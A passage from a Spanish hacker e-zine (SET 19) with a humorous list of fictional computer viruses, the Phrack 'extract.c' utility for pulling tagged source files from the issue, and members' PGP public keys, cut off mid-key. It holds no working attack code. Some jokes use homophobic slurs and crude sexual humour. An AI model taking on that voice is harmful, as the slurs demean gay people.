EFECTOS: Virus que cuando detecta que tu mujer esta en la misma habitacion que
         el ordenador, visualiza fotos porno gay y pone el mp3 "Macho men" sin
         que puedas evitarlo.
SOLUCION: Divorciarte.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: julio.dll
SO: Windows 3.11
EFECTOS: Cuado logra hacerse con la interrupcion asignada a la tarjeta de
         sonido, pone la discografia entera de julio iglesias sin pausas ni
         interrupciones...
SOLUCION: plantearse el abandonar el mundo de la informatica.

*--------**--------**--------**--------**--------**--------**--------**------*
```

```
NOMBRE: casino.exe
SO: DOS.
EFECTOS: Virus con el que juegas a la loteria, si ganas, nada, si pierdes te
         borra el disco duro.
SOLUCION: Un antivirus.
NOTA: Este virus existe de verdad...

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: scaner.exe.
SO: Windows.
EFECTOS: Escanees lo que escanees, siempre sale una foto de mar flores y el
         conde lecquio en la cama con cara de bobos ...
SOLUCION: Ser ciego.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: telefoni.exe
SO: System V.
EFECTOS: Virus que cuando te despistas llama a party-line, la factura de
         telefonica que te llega puede ser de ordago...
SOLUCION: Cancelar las lineas de telefono con telefonica.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: Chiquito.com
SO: DOS.
EFECTOS: Virus que cada vez que el sistema operativo da un mensaje de error,
         suena en la tarjeta la voz de chiquito de la calzada diciendo...
         "no puedorl" o "Norrr".
SOLUCION: No cometer errores.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: video2.dll
SO: Windows.
EFECTOS: Actualizacion del virus antes descrito, accede al teletexto y escoge
         la peor pelicula que echen por la noche...
SOLUCION: Tener mal gusto.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: c+.exe
SO: DOS.
EFECTOS: Virus que descodifica las peliculas de la noche mas x, pero cuando se
         empieza a "calentar" te lo cambia por una pelicula de gladiadores (ha
         provocado ya multiples infartos)....
SOLUCION: Controlar los instintos mas primarios...

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: chivato.com
SO: DOS.
EFECTOS: Virus que afecta al los usuarios mas jovenes, cuando el padre coje el
         ordenador, el virus se chiva de la hora a la que llegaste la noche
         anterior y le dice donde tienes las fotos guarras se camufla en tu
          historial de netscape)...
SOLUCION: No tener netscape.

*--------**--------**--------**--------**--------**--------**--------**------*
```

```
NOMBRE: mail.exe
SO: Windows + outlook.
EFECTOS: Se hace con la base de datos donde esta tu lista de direcciones de
         correo, y envia mails a todos insultandoles desde tu direccion de
         correo...
SOLUCION: No conectarse a internet.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: mail2.exe
SO: Windows + outlook.
EFECTOS: Virus que te subscribe a todas las listas de correo que encuentra,
         tiene preferencia por las listas del tipo de "Crecimiento de las
         flores de lis en el desierto del gobi".
SOLUCION: No conectarse a internet.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: osole.dll
SO: Windows.
EFECTOS: Virus que se activa a las 5:00 de la mañana poniendo a todo volumen
         la cancion "o sole miooooo".
SOLUCION: Trabajar por la noche.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: VEVR.exe
SO: DOS.
EFECTOS: VIRUS-EMULADOR-DE-VECINO-RUIDOSO. constantemente emitiendo ruidos,
         gritos, golpes, discusiones etc atraves de la tarjeta de sonido(lo
         "mejor" llega por las noches, cuando entra en modo VECINO+VECINA)
SOLUCION: Mudarse.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: corriente.exe
SO: Linux.
EFECTOS: Virus que afecta a la corriente electrica de casa, hace
         cortocircuitos y apaga los plomos...
SOLUCION: irse a una chabola lejos de las tecnologias.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: cambio.com
SO: Windows
EFECTOS: Virus capullete que cambia el nombre de c:\windows por el de c:\kk.
SOLUCION: No merece la pena.
NOTA: inexplicablemente, esto mejora la velocidad del windows en un 20%

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: doctor.exe
SO: Linux + elm.
EFECTOS: Virus que se hace pasar por tu doctor "online" y te receta laxantes
         en vez de las pastillas para el catarro que necesitas, para mas INRI,
         las recetas son falsas, y a los dos dias de tratamiento, un comando
         de GEOS te sacan del baño a leche limpia por fraude...
SOLUCION: Puff....

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: recetas.exe
```

```
SO: DOS.
EFECTOS: Este infecto virus cambia el archivo de recetas de Argui¤ano que
         tiene tu madre en el ordenador por un manual de construccion de
         bombas fetidas.
SOLUCION: Comer en restaurantes de comida rapida.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: split.com
SO: Windows.
EFECTOS: Consigue que la mitad derecha de tu pantalla tenga 18 segundos de
         lag con respecto a la izquierda.
SOLUCION: Ser estrabico.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: unnet.dll
SO: Windows.
EFECTOS: Virus aleman; toda la documentacion extranjera indica que destroza y
         ralentiza tu conexion a Inet, inexplicablemente, todo el mundo en
         Espa¤a lo considera un acelerador de Internet y paga por el.
SOLUCION: Documentarse.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: ircfuck.com
SO: Multiplataforma.
EFECTOS: Virus mariconcete que se camufla dentro de tu programa de IRC, y
         cuando tu crees que desconectas, aprovecha para usar tu nick como
         diversion propia, para que al dia siguiente segun entres te acosen
         los operadores, lo peor de este virus llega a la semana, cuando
         empiezas a recibir paquetes de extra¤os contenidos como spams...
SOLUCION: asegurarte de que estas desconectados.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: retrogam.exe
SO: Sistemas windows.
EFECTOS: Virus que convierte los graficos de todos tus juegos a modo texto
         (quake incluido).
SOLUCION: No tenemos ni idea.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: Qarena3.tst
SO: Dos.
EFECTOS: Advertencia, virus muy actual, se hace pasar por una demo del quake 3
         a parte de esperar 6 horas para bajartelo, no tiene mas efecto que
         rallarte el disco duro hasta que queda mas fino que la arena.
SOLUCION: bah, no necesitas disco duro, utiliza disquettes.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: nocilla.dog
SO: Windows.
EFECTOS: tu ordenador empieza a emitir ultrasonidos que atraen a todos los
         perros del vecindario, muy peligroso, parece que puede llegar a
         atraer a Concha Velasco.
SOLUCION: Vivir en un bunker.

*--------**--------**--------**--------**--------**--------**--------**------*
```

```
NOMBRE: disney.com
SO: Distibucion SuSE.
EFECTOS: Virus que cambia todos tus archivos graficos por mickey mouses con
         schwastikas tatuadas.
SOLUCION: Tampoco lo sabemos....

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: lewisky.com
SO: Cualquier ordenador que tenga jostick.
EFECTOS: Este es uno de los virus con los efectos mas extranos, todo empieza,
         cuando en el monitor empiezan a aparecer unas "curiosas" manchas
         blancas que con el tiempo se hacen mas persistentes, hasta hacerse
         fijas, con el tiempo, en el jostick empiezan a aparecer unas curiosas
         manchas de "carmin". Todo acaba cuando el propio virus hace un
         inpichment (o proceso de destitucion) y se formatea el HD...
SOLUCION: En cuanto se noten los primeros efectos, quitar immediatamente el
          jostick del ordenador.

*--------**--------**--------**--------**--------**--------**--------**------*

NOMBRE: CD_ROm.com
SO: DOS.
EFECTOS: Virus que afecta a ordenadores con DVD, CD-ROM y CD-R, Basicamente,
         convierte tu lector/grabadora en un Horno para colar acero, todo lo
         que introduzcas en el se convertira en un liquido viscoso...
SOLUCION: Hacer una red que conecte el CD con frigorifico.

*--------**--------**--------**--------**--------**--------**--------**------*

Estos son los virus mas peligrosos que jamas se hayan visto...
manteneros lejos siempre que podais....



Garrulo y Hackermatter



*EOF*
```

```
-[ 0x15 ]--------------------------------------------------------------------
-[ SET-EXT ]-----------------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------------SET-19-
```

Bueno, otra vez mas el mismo codigo. Habra que hacerle alguna que otra actualizacion para el proximo numero, que ya va siendo hora de echar una manita, no?

Como veis, en esta ocasion no digo nada de novedades ni sorpresas que podais llegar a ver proximamente. Claro, al final nada. Y mejor no hacer anuncios a bombo y platillo de cosas que no se sabe seguro si se van a poder realizar.

Pues nada, que lo disfruteis, y si mejorais o incluis alguna nueva funcion al codigo de Route & Sirsyko, pues se la enviais directamente a ellos. Y por supuesto, pasadnos una copia, vale? ;)

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;
```

```
if (argc < 2)
{
    printf("Usage: %s file1 file2 ... filen\n", argv[0]);
    exit(0);
}

/*
 *  Fill the f_name list with all the files on the commandline (ignoring
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
```

```
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x16 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-19-
<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/rufus.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/08668E3D 1998/04/21 Quien ya sabes ;]
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.
mQENAzU8xtsAAAEIANXGrp4ZqrjQsSQ2Loy6Lh2ZO1QZyOU2LVjtUQ13e09al2WI
Iz+gmcc8TBnQH2Ie6SO34s46MO4VI5y9OfDSywKeeeFVgr6sVMWd4Auuc0q3nsl/
IW+ssHlDik9LiKF441/N+ON49oxFCTjBq5fsTI/NnfEGCJ9dD0lZHMSBnzrhEmNl
v/6jXNqqcYVL575QxKTHQ4wbz1pQU6Ij3rBiipmdPPEZcyauhp1je+9hGuQPpWnL
b0kNoUJSAiyE+yY6QxpaBhmFRuOqs58boOzhHyd1ED1DXb650OzBf7Gsa+Dm7SQm
auO4I98EzeJKP2rt5V6x6xeima1rMAD6KQhmjj0ABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1PMbcMAD6KQhmjj0BAT/6B/9Y7sOrDBsBy8nenyIVSZsc/v0wVgKo
2AUT5DQjh05wUchd/qcMFBB/tkQzOPqmsYwA7tiHMBkAa7W4AZHez+eqHrfpc/Ex
z9FZ3wxwSh5QNWFH9LrJexqI6bO54DzGLWxFYEjAnoKYWEh2HcqWowWRkbqi1vEi
YenzLu3w0QvtVR96Cd25nV9FJYzBx4IQs/HIsj7o7fdy9562LgjiuCXbN8+sAsEb
P8v/gX07MGXxH6ybZo4rFVdQdCcTiRxBBlax1HrYTN1EK4GEYjofh93uEMot+PAi
3ubIhDjqjTR/E3rfyq7FZ2AV8rAJXpMUu2on24xVDMztdQO57pHUllCv
=Hpnj
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2
mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/netbul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
```

```
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i
mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@set.net.eu.org>
                              <s_h@nym.alias.net>
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.
mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
```

```
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/chessy.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/32E0CF0D 1999/04/09 Chessy <chessy@set.net.eu.org>
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
mQCNAzcNW6oAAAEEALXyfmoR9dQNrLBzDdmPYfSAs/L21gEsmTtT98t7d2Kk222M
UQ1OrZikHcsTradWJz+f1iemy/sDFAZ5iQ20zeoSr3OtfkWzRtJHZAtGrNb0aLJK
8IFHRh3fHBUgLAVfI3/grmDlp65pjSyUFSbr/7sfs/0+mG+tEIae1uYy4M8NAAUR
tBpDaGVzc3kgPGNoZXNzeUBhcnJha2lzLmVzPokAlQMFEDcNW6qGntbmMuDPDQEB
eQsD/Ru9kVB/QXaeOGcB0591Hq6A7y5qKnoheyjCqWWtYJNHEeAwkEdekJQTO7oS
dJ2ynyGteEQm/ffrsN9Y0gBy1oPddfsdF6Y+MBhdhd9ralMFdAJxcxGBu9err2Mn
Ll/qLP7MnNxyo02/cEggARdHjp0yMwalvow7oT5waIFoYnPe
=cYpu
-----END PGP PUBLIC KEY BLOCK-----
<-->
<++> keys/hendrix.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.5.3i for non-commercial use <http://www.pgpi.com>
mQGiBDZVmqURBADPLGn5+B+aavTDlS9cImyuZYxJvbd3IzJl+syFxNX/t0hWDfvU
MtCplaZOtbbThkppoQkrJqLj60GK+rOWUD6oLCePphj4AS8P5txzllEeRMtdcczM
yxkgp3v4MLu8vsOX9QbGqFx/kFf+Xk0FqbxB2NBgpSS6PuUOU6GzKpxxQwCg/4OG
PasBiUp+liuQtO2brrR6J4sEAJmLO2WXumw9LE+0OHOLugRtI2UKFfgyvYlfkyoK
pz3lriIu6RQRVLWQ+SgEblLBlfHvr8OuvCHT0kmwxmm4M69Op2vXfMM7z//izfWd
